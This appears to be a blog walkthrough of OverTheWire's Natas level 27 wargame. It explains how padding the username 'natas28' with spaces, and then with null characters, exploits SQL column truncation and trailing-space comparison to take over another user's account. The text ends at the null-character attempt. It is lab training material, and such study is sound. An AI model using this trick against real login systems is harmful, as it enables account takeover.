ritheachengkh
🕸️Natas Level 27 → Level 28
http://natas27.natas.labs.overthewire.org
Username: natas27
Password: (natas27_password)


Navigate to the source page.





Next, we try logging into natas28 with the password 1234.

We received the message: “wrong password for user: natas28”.


Next, we attempt to log in with a non-existent user.
The previously non-existent user has now been created.

After going back to the main page, we make another login attempt.

We received a welcome message along with the user data.
🧠 Breaking Down the Concept
We create a SQL table using the code from the source page, but we change varchar(64) to varchar(10) to simplify it.

After that, we check the contents of the table.
SELECT * FROM users;


The output shows two rows for user natas28, but with different passwords.

Next, we execute another SQL query.

SELECT * FROM users WHERE username = 'natas28'
The SQL table returns both rows for natas28, even though one has 3 extra spaces and the other doesn’t; SQL treats them as the same.
The next step is to create natas28 with 57 extra spaces.

Our attempt failed, and we received the message: “Go away, hacker”

The trim() function removed our spaces, so we had to get creative.

Next, we try to bypass this by appending the word hack after the 57 spaces.

Our attempt worked, and a new user was created.

After that, we attempt to access natas28 with the new user’s password, which is blank.

Another login attempt failed, and we received the message: “Wrong password for user: natas28”.


After that, we try swapping the 57 spaces for 57 null characters with CyberChef’s help.
